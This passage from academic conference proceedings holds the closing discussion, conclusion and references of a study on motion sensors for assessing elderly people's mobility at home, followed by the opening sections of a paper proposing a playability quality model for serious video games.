Table 1 shows some interesting findings. Even though the three assessments are assessing similar domains the correlations are different. The reason why SPPB and Tinetti13 have a different correlation is that Tinetti13 is comprised of gait items only while the SPPB includes additional parameters that cover balance and lower limb muscle-strength. A good example for such variational effect is participant *12*. For this participant, the correlation of SPPB is moderate and there is no correlation with Tinetti13 and a weak correlation with Tinetti28. Looking at Table 2 the balance which is assessed in Tinetti28 and the gait which is assessed in Tinetti13 and Tinetti28 shows a weak correlation only, but the 5CRT which is assessing the lower limb strength has a large correlation.

With participant *9* showing the highest correlation overall, the general validity of the ambient motion sensors to detect functional decline can be confirmed. It is worthwhile, to investigate the individual history of this case: Two month in the study, the participant got a cytotoxic therapy. Therefore, the physical and psychological conditions of this participant became worse rapidly. Due to the frequent treatments in the hospital the quality of the data is worse compared to the other participants. While the corresponding decline is well given in this case, others slighter trajectories as well have been present:

For participant *2* there is moderate correlation for SPPB and Tinetti13. The explanation is that only the 4m gait test has large correlation and the other two items have no and a weak correlation respectively. The SPPB takes all three domains into account equally and the Tinetti13 is comprised of items for assessing gait only. The Tinetti28 is slightly imbalanced towards the balance items because the maximum balance score is higher than the maximum gait score.

Even considering Table 2 there is no explanation for some combination of correlations. For participants *1,5,7,10,* and *11* there is no significant correlation for the SPPB items, but there are moderate to strong correlations found for the assessments themselves. The reason might be a combination of the items of the assessments. To verify this further investigation is needed.
The unclear results could be traced back to the study as well. The sensors were installed in the domestic environments and could not be controlled. Some sensors were relocated by the dweller so that the sensing area changed. That might led to a blind spot, where a lot of activities were done. That would have changed the number of events and the cause is not a change in mobility, but in sensor relocation.

6. Conclusion and Future Work

The results show that the approach using motion sensor data for assessing the mobility of elderly people is feasible for continuous long-term monitoring and provides valuable information for physicians. The correlations found with SPPB and Tinetti are moderate (≤ 0.3) at least and statistically significant ($p<0.001$).

There are two ways to further investigate the relation between the motion sensor data and the assessment scores. The first way is to improve the interpolation, regression and analytical methods. Artificial intelligence algorithms show promising results in ubiquitous computing and analysing data from distributed sensor systems. So, the second way is to add more information to the data and additional data from other sensors. Power consumption sensors can add valuable information about activities for further analysis. The current data does not take the entropy of a sensor event into account. For example, a motion sensor which is attached near the door to the backyard might not have as many events as a motion sensor in the living room, but the information that the participant left the flat is more important than the participant is in the living room. Moreover, the sequence of the events could be taken into account. Those sequences can give information about the ways of the participant in the flat. The ratio between unnecessary ways in the flat and necessary ones like going to the toilet, may proof to be a good feature to improve the correlation.

In addition, there are unclear correlation combinations, maybe due to special combinations of assessment items might be the cause. To find an explanation the correlations of the items must be explored further by correlating every single Tinetti item with the average motion sensor events.

ACKNOWLEDGEMENTS

We acknowledge Prof. Dr. Jürgen Bauer (University of Heidelberg) for designing and supervising the OTAGO study. We acknowledge Bianca Sahlmann (University of Oldenburg) and Lena Elgert (Peter L. Reichertz Institute, Hannover) for performing the assessments. The OTAGO study has been funded by an internal funding of the Carl von Ossietzky University of Oldenburg and has been approved by the ethics committee under the ethics vote Drs.72/2014.

REFERENCES

[1] Marschollek, M. & Becker, M. & Bauer, J. & Bente, P. & Elgert, L. & Elbers, K. & Hein, A. & Kolb, G. & Künemund, H. & Lammel-Polchau, C. & Meis, M. & Schwabedissen, H. & Remmers, H. & Schulze, M. & Steen, E.-E. & Thoben, W. & Wang, J. & Wolf, K.-H. & Haux, R., (2014) „Multimodal activity monitoring for home rehabilitation of geriatric fracture patients – feasibility and acceptance of sensor systems in the GAL-NATARS study“, Informatics for Health and Social Care, Vol. 39, pp262-271

[2] Phillips, L. J. & DeRoche, C. B. & Rantz, M. & Alexander, G. L. & Skubc, M. & Despins, L. & Abbot, C. & Harris, B. H. & Galambos, C. & Koopman, R. J., (2017) “Using embedded sensors in independent living to predict gait changesand falls”, Western Journal of Nursing Research, Vol. 39, No. 1, pp78–94.

[3] Studenski, S. & Perera, S. & Patel, K. & Rosano, C. & Faulkner, K. & Inzitari, M. & Brach, J. & Chandler, J. & Cawthon, P. & Connor, E. B. & Nevitt, M. & Visser, M. & Kritchevsky, S. & Badinelli, S. & Harris, T. & Newman, A. B. & Cauley, J. & Ferrucci, L. & Guralnik, J., (2011) “Gait speed and survival in older adults”, JAMA, Vol. 305, No. 1, pp50–58.

[4] Middleton, A. & Fritz, S. J. & Lusardi, M., (2015) “Walking speed: the functional vital sign”, Journal of Aging and Physical Activity, Vol. 23, No. 2, pp314–322.

[5] Shuman, V. & Coyle, P. C. & Perera, S. & VanSwearingen, J. M. & Albert, S. M. & Brach, J. S., (2020) “Association between improved mobility and distal health outcomes”, The Journals of Gerontology Series A Biological Sciences and Medical Sciences.

[6] Giannouli, E. & Bock, O. & Mellone, S. & Zijlstra, W., (1994) “Mobility in old age: Capacity is not performance”, BioMed Research International, Vol. 2016.

[7] Guralnik, J. M. & Simonsick, E. M. & Ferrucci, L. & Glynn, R. J. & Berkman, L. F. & Blazer, D. G. & Scherr, P. A. & Wallace, R. B., (1994) “A short physical performance battery assessing lower extremity function: Association with self-reported disability and prediction of mortality and nursing home admission”, Journal of Gerontology, Vol. 49, ppM85–M94.

[8] Tinetti, M. E., (1986) “Performance-oriented assessment of mobility problems in elderly patients”, Journal of the American Geriatrics Society, Vol. 34, pp119–126.

[9] Sprager, S. & Juric, M. B., (2015) “Inertial sensor-based gait recognition: A review ”, Sensors (Basel, Switzerland), Vol. 15, pp22089–22127.

[10] Moon, Y. & McGinnis, R. S. & Seagers, K. & Motl, R. W. & Sheth, N.& Wright, J. A. & Ghaffari, R. & Sosnoff, J. J., (2017) “Monitoring gait in multiplesclerosis with novel wearable motion sensors”, PloS one, Vol. 12, p.e0171346.

[11] Raccagni, C. & Gaßner, H. & Eschlboeck, S. & Boesch, S. & Krismer, F. & Seppi, K. & Poewe, W. & Eskofier, B. M. & Winkler, J. & Wenning, G. & Klucken, J., (2018) “Sensor-based gait analysis in atypical parkinsonian disorders”, Brain and behavior, Vol. 8, pe00977.

[12] Schlachetzki, J. C. M. & Barth, J. & Marxreiter, F. & Gossler, J. & Kohl, Z. & Reinfelder, S. & Gassner, H. & Aminian, K. & Eskofier, B. M. & Winkler, J. & Klucken, J., (2017) “Wearable sensors objectively measure gait parameters in parkinson’s disease”, PloS one, Vol. 12, pe0183989.

[13] Terrier, P. & Le Carre, J. & Connaissa, M.-L. & Leger, B. & Luthi, F., (2017) “Monitoring of gait quality in patients with chronic pain of lower limbs”, IEEE transactions on neural systems and rehabilitation engineering : a publication of the IEEE Engineering in Medicine and Biology Society, Vol. 25, pp1843–1852.

[14] Manor, B. & Yu, W. & Zhu, H. & Harrison, R. & Lo, O.-Y.& Lipsitz, L. & Travison, T. & Pascual-Leone, A. & Zhou, J., (2018) “Smartphone app–based assessment of gait during normal and dual-task walking: demonstration of validity and reliability”, JMIR mHealth and uHealth, Vol. 6, No. 1, pe36.

[15] Erdem, N. S. & Ersoy, C. & Tunca, C., (2019) “Gait analysis using smart-watches”, Proc. Indoor and Mobile Radio Communications (PIMRC Workshops) IEEE 30th Int. Symp. Personal, pp1–6.

[16] Floegel, T. A. & Florez-Pregonero, A. & Hekler, E. B. & Buman, M. P., (2017) “Validation of consumer-based hip and wrist activity monitors in older adults with varied ambulatory abilities”, The journals of gerontology Series A Biological sciences and medical sciences, Vol. 72, pp229–236.

[17] Tirosh, O. & Begg, R. & Passmore, E. & Knopp-Steinberg, N., (2013) “Wearable textile sensor sock for gait analysis”, Proc. Seventh Int. Conf. Sensing Technology (ICST), pp618–622.

[18] Saidani, S. & Haddad, R. & Mezghani, N. & Bouallegue, R., (2018) “A survey on smart shoe insole systems”, International Conference on Smart Communications and Networking (SmartNets) IEEE, pp1–6.

[19] CIR Systems (USA), (2020) “GAITRite®walkways” https://www.gaitrite.com/gait-analysis-walkways, online; last accessed: 2020-02-23.

[20] Bertec Corporation (USA), (2020) “Instrumented treadmills”, https://www.bertec.com/products/instrumented-treadmills, online; last accessed: 2020-02-23.

[21] Future-Shape GmbH (Germany), (2020) “Sensfloor”, https://future-shape.com/en/system, online; last accessed: 2020-02-23.

[22] Dubois, A. & Bresciani, J.-P., (2018) “Validation of an ambient system for the measurement of gait parameters”, Journal of biomechanics, Vol. 69, pp175–180.

[23] Springer, S. & Yogev Seligmann, G., (2016) “Validity of the kinect for gait assessment: A focused review”, Sensors (Basel, Switzerland), Vol. 16, p194.

[24] Vicon Motion Systems Ltd. (UK), (2020) “Vicon nexus”, https://www.vicon.com/software/nexus, online; last accessed: 2020-02-23.

[25] Northern Digital Inc. (Canada), (2020) “Optotrak certus”, https://www.ndigital.com/msci/products/optotrak-certus, online; last accessed: 2020-02-23.

[26] Frenken, T. & Steen, E.-E. & Brell, M. & Nebel, W. & Hein, A., (2011) “Motion pattern generation and recognition for mobility assessments in domestic environments”, AAL 2011 - Proceedings of the 1st International Living Usability Lab Workshop on AAL Latest Solutions, Trends and Applications, pp3–12.

[27] Hein, A. & Steen, E.-E. & Thiel, A. & Hülsken-Giesler, M. & Wist, T. & Helmer, A. & Frenken, T. & Isken, M. & Schulze, G. C. & Remmers, H., (2014) “Working with a domestic assessment system to estimate the need of support and care of elderly and disabled persons: results from field studies”, Informatics for Health and Social Care, Vol. 39, No. 3-4, pp210–231.

[28] Hagler, S. & Austin, D. & Hayes, T. L. & Kaye, J. & Pavel, M., (2010) “Unobtrusive and ubiquitous in-home monitoring: A methodology for continuous assessment of gait velocity in elders”, IEEE transactions on biomedical engineering, Vol. 57, No. 4, pp813–820.

[29] Aicha, A. N. & Englebienne, G. & Kröse, B., (2017) “Continuous measuring of the indoor walking speed of older adults living alone”, Journal of ambient intelligence and humanized computing, pp1–11.

[30] Hellmers, S. & Steen, E.-E. & Dasenbrock, L. & Heinks, A. & Bauer, J. M. & Fudickar, S. & Hein, A., (2017) “Towards a minimized unsupervised technical assessment of physical performance in domestic environments”, Proceedings of the 11th EAI International Conference on Pervasive Computing Technologies for Healthcare, pp207–216.

[31] Rana, R. & Austin, D. & Jacobs, P. G. & Karunanithi, M. & Kaye, J., (2017) “Gait velocity estimation using time-interleaved between consecutive passive ir sensor activations”, IEEE Sensors Journal, Vol. 16, No. 16, pp6351–6358.

[32] Rui, L. & Chen, S. & Ho, K. C. & Rantz, M. & Skubic, M., (2017) “Estimation of human walking speed by doppler radar for elderly care”, JAISE, Vol. 9, No. 2, pp181–191.

[33] Wang, F. & Skubic, M. & Rantz, M. & Cuddihy, P. E., (2014) “Quantitative gait measurement with pulse-Doppler radar for passive in-home gait assessment”, IEEE Transactions on Biomedical Engineering, Vol. 61, No. 9, pp2434–2443.

[34] Fudickar, S. & Stolle, C. & Volkening, N. & Hein, A., (2018) “Scanning laser rangefinders for the unobtrusive monitoring of gait parameters in unsupervised settings”, Sensors (Basel, Switzerland), Vol. 18.

[35] Iwai, M. & Koyama, S. & Tanabe, S. & Osawa, S. & Takeda, K. & Motoya, I. & Sakurai, H. & Kanada, Y. & Kawamura, N., (2019) “The validity of spatiotemporal gait analysis using dual laser range sensors: a cross-sectional study”, Archives of physiotherapy, Vol. 9, p3.

[36] Ferre, X. & Villalba-Mora, E. & Caballero-Mora, M.-A. & Sanchez, A. & Aguilera, W. & Garcia-Grossocordon, N. & Nunez-Jimenez, L. & Rodriguez-Manas, L. & Liu, Q. & del Pozo-Guerrero, F., (2017) “Gait speed measurement for elderly patients with risk of frailty”, Mobile Information Systems, Vol. 2017, p11.

[37] Qi, Y. & Soh, C. B. & Gunawan, E. & Low, K.-S. & Thomas, R., (2016) “Assessment of foot trajectory for human gait phase detection using wireless ultrasonic sensor network”, IEEE transactions on neural systems and rehabilitation engineering: a publication of the IEEE Engineering in Medicine and Biology Society, Vol. 24, pp88–97.

[38] Mahoney, F. & Barthel, D., (1965) “Functional evaluation: The Barthel index”, Maryland State Medical Journal, Vol. 14, pp56–61.

[39] Podsiadlo D. & Richardson, S., (1991) “The Timed Up & Go: A test of basic functional mobility for frail elderly persons”, Journal of the American Geriatrics Society, Vol. 32, pp142–148.

[40] Searle, S. D. & Mitnitski, A. & Gahbauer, E. A. & Gill, T. M. & Rockwood, K., (2008) “A standard procedure for creating a frailty index”, BMC Geriatrics, Vol. 8.

[41] Lawton, M. P. & Brody, E. M., (1969) “Assessment of older people: Self-maintaining and instrumental activities of daily living”, The Gerontologist, Vol. 9, pp179–186.

[42] Spearman, C., (1904) “The proof and measurement of association between two things”, The American Journal of Psychology, Vol. 15, No. 1, pp72–101.

[43] Cohen, J., (1988) “Statistical Power Analysis for the Behavioral Sciences”, Lawrence Erlbaum Associates.

[44] Campbell, A. J. & Robertson, C., (2010) “Comprehensive Approach to Fall Prevention on a National Level: New Zealand”, Clinics in Geriatric Medicine, Vol. 26, No. 4, pp719-731

QUALITY MODEL BASED ON PLAYABILITY FOR THE UNDERSTANDABILITY AND USABILITY COMPONENTS IN SERIOUS VIDEO GAMES

Iván Humberto Fuentes Chab, Damián Uriel Rosado Castellanos, Olivia Graciela Fragoso Diaz and Ivette Stephany Pacheco Farfán

Department of Computer Systems Engineering, Instituto Tecnológico Superior de Escárcega (ITSE), Escárcega, México

ABSTRACT

A serious video game is an easy and practical way to get the player to learn about a complex subject, such as performing integrals, applying first aid, or even getting children to learn to read and write in their native language or another language. Therefore, to develop a serious video game, you must have a guide containing the basic or necessary elements of its software components to be considered. This research presents a quality model to evaluate the playability, taking the attributes of usability and understandability at the level of software components. This model can serve as parameters to measure the quality of the software product of the serious video games before and during its development, providing a margin with the primordial elements that a serious video game must have so that the players reach the desired objective of learning while playing. The experimental results show that 88.045% is obtained concerning for to the quality model proposed for the serious video game used in the test case, margin that can vary according to the needs of the implemented video game.

KEYWORDS

Quality Model, Serious Video Games, Playability Metrics.

1. INTRODUCTION

Each day increases the amount of information and educational content on the Internet; however, it is difficult for a person to concentrate and motivate to devote time and effort to a specific topic. It's for this reason that educational video games are developed with the objective that the player manages to learn while having fun. These are known as Serious Video Games [1].

A serious video game is an easy and practical way to make a player learn about a complex topic such as integrals, can help people without medical knowledge to learn about first aid or simple topics for children to learn to read, write, or even another language.

That is why to develop a serious video game you must have a guide on the basic or necessary elements of its components to consider [2]. This document presents a quality model for playability, taking the measurement attributes of usability and understandability.

It is important to note that a quality model can be extensive and sometimes contains certain criteria, in this case, they are metrics that may not be applicable to the project. In section 5, the experimental results obtained during the analysis phase up to the development of a serious video game are presented. Which can serve as measurement parameters of the quality of the serious

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 137-157, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101912

video game software product before and during its development, to provide a margin that offers the best elements that a serious video game should bring to the players.

This paper is organized as: in section 2, related works have been discussed. We focus on the context of playability measurement as a quality attribute of understandability and usability software components for serious video games, in section 3 whereas section 4 the proposed quality model is presented along with its metrics. In section 5, we explain our findings i.e. results and discussions. At final section 6 concludes this research work.

2. RELATED WORKS

González-Sánchez et al., follow IEEE [3] expands the context of usability because it is not considered sufficient to measure the satisfaction of players, so it extends to attributes and properties that describe the player's experience within an environment, which is called as playability. A player-centered design is introduced to consider your gaming experience during the usability process in the software. The model proposed in this paper divides the playability into 6 facets having a total of 42 quality attributes, to measure from usability to playability [2].

There is a proposal of a quality model for serious games focused on functional suitability and 3 sub-characteristics and 12 attributes that entail [4]. The correctness, completeness and appropriateness are the attributes measured in this model where they are evaluated at the level of specifications and functionalities that allow to indicate suitable values for learning in serious games.

In [5], a heuristic evaluation is made to measure and test the usability of the games from a conceptual and design level that allows to increase and take advantage of the player's learning from inexperience to experience. A heuristic evaluation is made to the playability and usability where 10 attributes to be measured are listed in the use of the main elements of the game. To subsequently perform 11 measurement tests on these software components to heuristically identify a measured accessibility value in the usability and heuristic evaluation tests.

Chittaro [6] proposed a study on traditional learning by an instructor and through a serious video game that allows the passenger of an airplane to learn about the measures of help and safety to follow before, during and after take-off. This analysis consists of the comprehensibility that players have in their perception of vulnerability and severity, as well as recommendations and security control measures to provide a safe attitude and behaviour during the flight. This work makes a psychological study to measure the knowledge of risk control and perception in the recommendations and procedures to be followed in certain cases that may occur, incorporating 7 metrics to measure the knowledge of the players.

This research work proposes a quality framework to measure the playability with the attributes of usability and understand ability.

3. MEASUREMENT APPROACH

Serious Video Games are games whose main objective is not fun or entertainment, but learning or practicing a skill. They are used mainly in areas such as education, survival, self defense, science or health. They can have many purposes such as learning math, practicing a language, knowing our anatomy, training firefighting teams, or even first aid in cases of emergency.

A game is defined as a playful exercise delimited by rules exercised voluntarily, while a video game is a playful exercise delimited by rules exercised voluntarily through specific hardware. A serious video game is a video game, since it shares the characteristics related to the technological support on which they are based, the circumstances in which they are derived must be considered [1].

The method that uses video games for learning purposes is known as game-based learning. The key lies in the fact that the content and the skills that you want to teach are not put across in a face-to-face class or in a book but rather through video games. Advocates of this method of teaching think that video games can be a fun and effective tool at one and the same time, reducing the costs of training programs, increasing student motivation and facilitating direct practice. The star products of game-based learning are precisely, serious games.

A Video Game is, at its most basic level, the implementation of a game in a computer-based console that uses some type of video output [7].

The model proposed in this paper is designed for any type of game, in such a way that its metrics can be adapted to the evaluation of the quality of its software components. For terms in the development of a Serious Video Game, we have the main processes and stages [8] in figure 1. It is worth mentioning that for the purposes of this work, the software components contained in a Serious Video Game will be considered, and not the stages of its development.



Analysis
Pre-design
Design
Production
Implementation
Identification of necessities
Characterization of the population
Preparation of graphic pieces
Generation of characters
Desire to integrate Video Games
Possible deployment scenarios
Construction of history
System of awards, lives and points
Validation by users
Creating levels
Selection of the type of Video Games
Video Game Design
Sound effects
Menu system
Co-creation team

Figure 1. Model for the design and production of Serious Games

In figure 1 we have some key elements such as the possible deployment scenarios, preparation of graphic pieces, generation of characters and the creating levels. Which are elements of rendering and graphic design of all video games, these are:

- Packaging: packaging with promotional and popular graphic code, very attractive, that can be sold by themselves.

- User interface: it must be attractive, efficient, adaptable and meet the specific requirements of game mechanics and gender. It must be constantly tested and verified.

- Promotional images, posters, web, stands, sprites: promotional pieces, similar to the material used in the film industry and in supermarkets. They must encourage the purchase of the product and inform where to buy it or how to consume it.

- Brand of product: in general, a powerful and popular graphic brand design is needed, since this type of products usually compete in the gondolas and in the virtual stores.

- Manuals: pieces of informative nature, with editorial typology.

Having in mind the stages and processes for the development of a video game, now we need to know the elements and software components that make up a serious video game.

Based on the attributes that allow us to evaluate through software quality metrics. For general terms of classifying the quality attributes of a video game these are divided into a two-layer architecture [9], as seen in figure 2.




Figure 2**.** Quality Architecture by Two-Layers of a Video Game

From the point of view of software elements and components, there is a classic architecture in the development of video games divided into three layers [2] which can be seen in figure 3.

- Game Mechanics: is the most important part of a video game, since it is formed by the set of elements that characterize and differentiate one game from another.

- Game Engine: refers to a series of routines that allow the execution of all elements of the game. It is where we must control how each element of the game is represented and how it interacts with them.

- Game Interface: is the part in charge of interacting directly with the player, and maintaining the dialogue between the player and the game. It is responsible for presenting all the contents, options, scenes of the virtual world, and also the necessary controls to interact within the video game, as well as show us the final look and feel of it.




Figure 3. Classical Architecture by Layers of a Video Game

Playing is when the user interacts with a game. Within this interaction evolve the characteristics of the user experience (UX). In addition to the game system, the UX is strongly affected by the basic psychology always present and the user's background. The way in which psychology is represented in the UX depends on the content, that is, on the game [10].

We can appreciate this relationship between the video game system, the game and the psychology in a more concrete way in figure 4, where the attributes of each of these elements are included.




Figure 4. Psychology of user experience (UX) in Video Game Systems

3.1. Quality Attributes to Measure

In this model, the Domain and Presentation Layer of figure 2 will be measured, where only the attributes of Usability and Understandability will be considered. These quality attributes to be measured will be based on the elements of figure 3 and other elements of figure 4 that are considered important for the proposed model. Obtaining as a proposed result the hierarchy shown in figure 5.




Figure 5**.** Playability as an attribute of quality to be measured for Serious Video Games

Playability

A set of properties that describe the Player Experience using a specific game system whose main objective is to provide enjoyment and entertainment, by being credible and satisfying, when the player plays alone or in company [2].

Usability

A set of attributes that relate to the effort needed for use, and on the individual assessment of such use, by a stated or implied set of users [3].

Considering the usability in the design of this model, the attributes of figure 3 will be taken as sub-characteristics adapting to the context of playability in serious video games:

- Game Play: the playability requires the intervention of the player with the game, where it will take an effort and time invested to play and master the mechanics of the game.

- Game System: the playability requires the intervention of the player with the game system, where it will require a decision making and interactions to master the dynamics of the game and can exploit the use of the game.

Understandability

A set of attributes of software that relate to the users' effort for recognizing the logical concept and its applicability [3].

Considering the understandability in the design of this model, the attributes of figure 2 will be taken as sub-characteristics adapting to the context of playability in serious video games:

- Game Interface: the playability requires the player to understand the game interface, in order to interact directly with the game.

- Game Engine: the playability requires the player to understand the game engine, to understand their environment and game environment.

- Game Mechanic: the playability requires the player to understand the game mechanic, to understand the rules and objectives to be achieved in the game.

4. Quality Model

The software quality model for the attribute of playability in serious video games was as shown in figure 6.

